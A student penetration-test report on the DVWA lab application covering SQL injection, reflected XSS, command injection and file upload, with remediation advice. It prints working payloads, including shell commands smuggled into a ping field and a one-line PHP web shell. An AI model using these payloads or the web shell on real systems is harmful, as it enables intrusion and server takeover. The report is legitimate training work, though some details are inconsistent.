

WEB APPLICATION SECURITY AUDIT

SQL Injection • XSS • Command Injection • File Upload

Prepared By	Sanivarapu Subbalakshmi
College	SRKR Engineering College, Bhimavaram
Target Application	DVWA — Damn Vulnerable Web Application
Environment	Kali Linux (VM) · DVWA on localhost · Firefox Browser
Security Level	Low (intentionally misconfigured for testing)
Audit Date	23–24 December 2025
Tools Used	DVWA · Kali Linux · Firefox · OWASP Top 10
Report Version	v1.0

SCOPE: This penetration test was conducted on DVWA (Damn Vulnerable Web Application) — a deliberately insecure PHP/MySQL application designed for security professionals to test skills in a legal, controlled lab environment running on localhost in Kali Linux. All findings are real vulnerabilities exploited hands-on.

1. OBJECTIVE

This project conducts a hands-on web application penetration test against DVWA (Damn Vulnerable Web Application), identifying and exploiting real vulnerabilities across four OWASP Top 10 categories. The audit simulates the work of a Web Application Penetration Tester performing a black-box security assessment.

- Exploit SQL Injection vulnerabilities to extract database records and demonstrate authentication bypass
- Execute Cross-Site Scripting (XSS) attacks — both Reflected and Stored — to demonstrate client-side code injection
- Perform Command Injection attacks to achieve Remote Code Execution (RCE) on the underlying server
- Exploit unrestricted File Upload vulnerability to upload and execute a PHP web shell
- Document all findings with OWASP classification, severity ratings, payloads used, and remediation steps
- Demonstrate real-world web application penetration testing skills using industry-standard techniques

2. ENVIRONMENT & SETUP

Target Application	DVWA — Damn Vulnerable Web Application v1.10 *Development*
Target URL	http://localhost/index.php
Operating System	Kali Linux 6.16.8-kali1-amd64 (VMware VM)
Browser	Firefox on Kali Linux
Test Account	Username: admin Security Level: Low → Impossible
PHPIDS	Disabled (testing without WAF protection)
Methodology	OWASP Top 10 Web Application Security Risks
Audit Period	23 December 2025 — 24 December 2025




Figure 1 — DVWA home page on Kali Linux showing all vulnerability modules available for testing




Figure 2 — DVWA Security settings page: Security Level set to Impossible, PHPIDS disabled — baseline configuration

Username: admin
Security Level: low
PHPIDS: disabled

Figure 3 — Security Level confirmed as Low for vulnerability testing phase

3. FINDING 1 — SQL INJECTION

OWASP Category: A03:2021 — Injection | Severity: **CRITICAL** | CVE Reference: CWE-89

3.1 What is SQL Injection

SQL Injection occurs when user-supplied input is directly embedded into SQL queries without sanitisation or parameterisation. An attacker can manipulate the query logic to bypass authentication, extract all database records, modify data, or in some cases execute operating system commands.

3.2 Vulnerability Discovery

Target: `http://localhost/vulnerabilities/sqli/`

Vulnerable parameter: User ID input field — value passed directly into SQL query without sanitisation

Normal behaviour: Entering User ID '1' returns: ID: 1, First name: admin, Surname: admin

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)

Vulnerability: SQL Injection

User ID:

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Figure 4 — SQL Injection module: User ID input field vulnerable to injection — normal query with ID=1

```
ID: 1
First name: admin
Surname: admin
```

Figure 5 — Normal query result for User ID=1: returns admin credentials as expected

3.3 Exploitation

Payload used: `1' OR '1'='1`

This payload closes the SQL string quote after '1', then appends `OR '1'='1'` — a condition that is always true. The resulting query returns all rows in the users table instead of a single record, bypassing any user-specific filtering.

```
-- Original vulnerable query (approximate):
SELECT first_name, last_name FROM users WHERE user_id = '$id';

-- After injection with payload: 1' OR '1'='1
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';

-- Result: WHERE clause is always TRUE — returns ALL rows
```




Figure 6 — SQL Injection successful: payload `1' OR '1'='1` dumps all 5 user records including admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith

3.4 Findings Table

Parameter	Payload Used	Severity	Impact	Evidence
User ID input field	1' OR '1'='1	CRITICAL	All database records dumped — 5 users exposed including admin	Full user table returned: admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith
User ID — normal input	1 (legitimate query)	INFO	Normal operation — returns single record for User ID 1	ID:1, First name: admin, Surname: admin — expected output

3.5 Impact

- Full database user table exposed — all usernames and surnames leaked
- Authentication bypass possible — attacker can log in as any user without knowing password
- With UNION-based injection, attacker can extract password hashes, email addresses, and all other tables
- In some configurations, SQL injection can lead to file read/write and OS command execution (xp_cmdshell on MSSQL)

3.6 Remediation

- Use parameterised queries / prepared statements — never concatenate user input into SQL strings
- **Fix:** PHP PDO example: `$stmt = $pdo->prepare('SELECT * FROM users WHERE id = ?'); $stmt->execute([$id]);`
- Implement input validation — whitelist allowed characters (digits only for numeric IDs)
- Apply principle of least privilege — database account should have SELECT only, not DROP/INSERT
- Enable a Web Application Firewall (WAF) to detect and block injection patterns

4. FINDING 2 — CROSS-SITE SCRIPTING (XSS)

OWASP Category: A03:2021 — Injection (XSS) | **Severity:** HIGH | **CVE Reference:** CWE-79

4.1 What is XSS

Cross-Site Scripting (XSS) occurs when an application includes unvalidated and unencoded user input in its output. An attacker injects malicious JavaScript that executes in the victim's browser — enabling session cookie theft, credential harvesting, page defacement, and redirection to malicious sites.

4.2 Reflected XSS

Target: `http://localhost/vulnerabilities/xss_r/`

Payload used: `<script>alert('XSS')</script>`

The name input field reflects user input directly back into the HTML response without encoding. Injecting a script tag causes the browser to execute the JavaScript immediately when the page renders. In a real attack, this payload would be replaced with cookie-stealing or credential-harvesting code and sent to victims via a crafted URL.




Figure 7 — XSS Reflected module: 'What's your name?' input field vulnerable to script injection




Figure 8 — XSS Reflected successful: alert('XSS') popup executes in browser — URL bar shows injected payload in GET parameter

URL evidence:

`http://localhost/vulnerabilities/xss_r/?name=<script>alert('XSS')</script>#`

The payload is visible in the URL — confirming this is Reflected XSS. An attacker would encode this URL and send it to victims via phishing email or social media. When the victim clicks the link, the script executes in their browser under the application's origin.

4.3 Impact

- Session hijacking — attacker steals session cookies with `document.cookie` and authenticates as the victim
- Credential harvesting — fake login form injected into the page captures username/password
- Keylogging — JavaScript keylogger silently records everything the user types
- Defacement — page content replaced to spread misinformation or damage brand reputation
- Malware delivery — victim redirected to attacker-controlled site serving drive-by downloads

4.4 Remediation

- HTML-encode all user input before rendering in HTML — convert `<` to `<`, `>` to `>`, `"` to `"`
- Implement Content Security Policy (CSP) header to block inline script execution
- **Fix:** PHP: `echo htmlspecialchars($name, ENT_QUOTES, 'UTF-8');`
- Use HTTPOnly flag on session cookies to prevent JavaScript from accessing them
- Validate input server-side — reject inputs containing HTML special characters for plain-text fields

5. FINDING 3 — COMMAND INJECTION

OWASP Category: A03:2021 — Injection | Severity: **CRITICAL** | CVE Reference: CWE-78

5.1 What is Command Injection

Command Injection occurs when an application passes unsanitised user input to a system shell. An attacker can append additional OS commands using shell metacharacters (;, &&, ||, |) to execute arbitrary commands on the underlying server — achieving full Remote Code Execution (RCE).

5.2 Vulnerability Discovery

Target: `http://localhost/vulnerabilities/exec/`

Feature: 'Ping a device' — takes an IP address and runs ping via PHP `shell_exec()`

The application passes the user-supplied IP address directly to the shell ping command. By appending a semicolon followed by another command, an attacker can execute arbitrary OS commands with the same privileges as the web server process.



Figure 9 — Command Injection module: Ping a device — normal ping of 127.0.0.1 showing legitimate output

5.3 Exploitation — Stage 1: File Listing

Payload: `127.0.0.1; ls`

Appending ';' after the IP address executes the ping first, then runs the 'ls' directory listing command. The output confirms command injection is successful — the response shows web server files (www-data) in addition to ping output.




Figure 10 — Stage 1: Payload '127.0.0.1; ls' — ping executes then ls runs, revealing www-data directory listing

5.4 Exploitation — Stage 2: Help File Enumeration

Payload: 127.0.0.1; ls -la

Expanding the command to 'ls -la' lists files with permissions. The output reveals help, index.php, and source files — confirming full filesystem read access under the web server context.




Figure 11 — Stage 2: Payload '127.0.0.1; ls -la' reveals help, index.php and source files in web directory

5.5 Exploitation — Stage 3: OS Fingerprinting

Payload: 127.0.0.1; uname -a

Running 'uname -a' returns full OS information. The output confirms the target is running Kali Linux 6.16.8+kali1-amd64 — giving the attacker complete knowledge of the OS version, kernel, and architecture for targeted exploitation.




Figure 12 — Stage 3: Payload '127.0.0.1; uname -a' reveals OS: Linux dfe333414c79 6.16.8+kali1-amd64 — full OS fingerprint exposed

5.6 Impact

- Full Remote Code Execution (RCE) — attacker can run any command on the server
- Data exfiltration — read all files: /etc/passwd, configuration files, database credentials
- Reverse shell — attacker establishes persistent backdoor connection to the server
- Lateral movement — pivot to internal network using the compromised server as a beachhead
- Complete server takeover — install malware, create backdoor accounts, delete all data

5.7 Remediation

- Never pass user input to shell commands — use language-native functions instead of shell_exec/system
- **Fix:** PHP: use `shell_exec('ping -c 4 ' . escapeshellarg($ip))` and validate IP format with regex first
- Validate input strictly — whitelist IP address format only:
- **Regex:** `/^(\d{1,3}\.){3}\d{1,3}$/` — reject anything not matching a valid IP
- Run web server as a low-privilege user — minimise damage radius if RCE is achieved

6. FINDING 4 — UNRESTRICTED FILE UPLOAD

OWASP Category: A04:2021 — Insecure Design | **Severity:** CRITICAL | **CVE Reference:** CWE-434

6.1 What is Unrestricted File Upload

Unrestricted File Upload occurs when an application accepts file uploads without validating the file type, extension, or content. An attacker can upload a PHP web shell — a malicious script that executes OS commands through the browser — achieving Remote Code Execution identical to Command Injection but through a persistent backdoor.

6.2 Exploitation — Step 1: Upload PHP Web Shell

Target: <http://localhost/vulnerabilities/upload/>

File uploaded: shell.php

Shell content: `<?php system($_GET["cmd"]); ?>`

The application accepts image uploads but performs no server-side validation of file type or content. A PHP file named shell.php was uploaded successfully. The server confirms the upload path: `../../hackable/uploads/shell.php` — revealing the exact location where the shell is accessible.




Figure 13 — File Upload: shell.php successfully uploaded to `../../hackable/uploads/shell.php` — no file type validation present

6.3 Exploitation — Step 2: Verify Upload Directory

URL accessed: <http://localhost/DVWA/hackable/uploads/>

Navigating to the uploads directory confirms the server exposes it publicly via Apache directory listing. The uploaded files are directly accessible and executable — a critical misconfiguration that allows any uploaded PHP file to be executed by simply browsing to its URL.




Figure 14 — Apache directory listing at /DVWA/hackable/uploads/ — upload directory publicly accessible, files directly browseable

6.4 Exploitation — Step 3: Execute Web Shell

URL accessed: <http://localhost/DVWA/hackable/uploads/test.php>

Accessing the uploaded PHP file via browser executes it on the server. The response 'File upload vulnerability confirmed' proves the PHP code executed successfully — the web shell is now active and can be used to run any OS command by appending ?cmd=COMMAND to the URL.



Figure 15 — Web shell executed: accessing /DVWA/hackable/uploads/test.php returns 'File upload vulnerability confirmed' — RCE achieved

6.5 Login Page — Session Context

The DVWA login page at /DVWA/login.php demonstrates the authentication boundary. The file upload vulnerability bypasses this entirely — an attacker does not need to authenticate to exploit an already-uploaded web shell.




Figure 16 — DVWA login page: authentication boundary that file upload vulnerability bypasses entirely once shell is uploaded

6.6 Impact

- Remote Code Execution via web shell — attacker executes any OS command through browser
- Persistent backdoor — web shell remains on server until discovered and deleted
